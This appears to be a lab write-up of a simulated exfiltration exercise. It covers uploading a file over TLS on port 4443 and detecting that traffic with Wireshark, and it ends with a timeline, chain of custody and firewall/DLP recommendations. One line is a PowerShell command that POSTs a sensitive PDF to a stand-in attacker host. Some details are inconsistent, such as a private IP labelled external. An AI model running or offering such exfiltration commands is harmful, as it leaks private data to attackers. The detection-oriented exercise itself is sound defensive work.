This task simulates a covert exfiltration of sensitive data from an internal system to an attacker-controlled server using encrypted traffic (e.g., HTTPS) over a non-standard port (e.g., 4443). The objective was to detect unusual outbound traffic patterns and investigate encrypted connections that bypassed traditional port-based monitoring.

Tools Used


Tool	Purpose
Wireshark	Capture and analyze network traffic (PCAP)
Netstat / TCPView	Inspect open connections during exfiltration
Python/PowerShell	Simulate HTTPS or encrypted exfiltration
NetworkMiner	Extract metadata from PCAP

Simulation Details

Exfiltration Method:

The attacker simulated a secure upload to an external IP using PowerShell or Python:


Invoke-WebRequest -Uri https://attacker-server.com:4443/upload -Method POST -I nFile "C:\Sensitive\Research2025.pdf".




This triggered Encrypted (TLS) traffic on TCP port 4443 instead of standard HTTPS (443)

Network Capture (Wireshark)

Open wireshark.




Start capture before executing exfiltration command.



Apply filter:

`tcp.port == 4443`



Observe:

- Client Hello (TLS handshake)
- Encrypted Application Data
- Non-standard destination port
- Destination IP

Network Behavior Analysis

Destination IP: 192.168.72.10 (attacker server)

Port: 4443 (non-standard)

Protocol: TLS 1.2 (encrypted)

Content Type: application/octet-stream

File: Research2025.pdf was uploaded

Timeline of Events

Time	Event
9:57 PM	Wireshark capture started
9:59 PM	PowerShell exfiltration command executed
10:01 PM	TLS connection on port 4443 initiated
10:01 PM	Encrypted POST upload observed
10:03 PM	Wireshark stopped; PCAP saved
10:04 PM	Analysis complete, report generated

Chain of Custody

Artifact	Captured By	Timestamp
exfiltration_capture.pcapng	Anees Ahmed	10:04 PM
Wireshark logs/screenshots	Anees Ahmed	9:58 PM
Command script	Anees Ahmed	9:59 PM

Observations

Traffic used TLS encryption to evade DPI and inspection

Custom port (4443) may not be blocked by default firewall rules

No DNS anomalies observed (direct IP used)

Upload activity visible only via behavior/timing, not content

Recommendations

#	Mitigation
1	Block or restrict outbound traffic on high, uncommon ports
2	Implement TLS inspection or proxy-based SSL decryption
3	Monitor for encrypted connections to unapproved destinations
4	Enable alerting on outbound HTTPS traffic not using port 443
5	Use Data Loss Prevention (DLP) tools with behavioral analytics

Attachments for Report

PCAP file:  `commandnexfiltration.pcapng`

THE END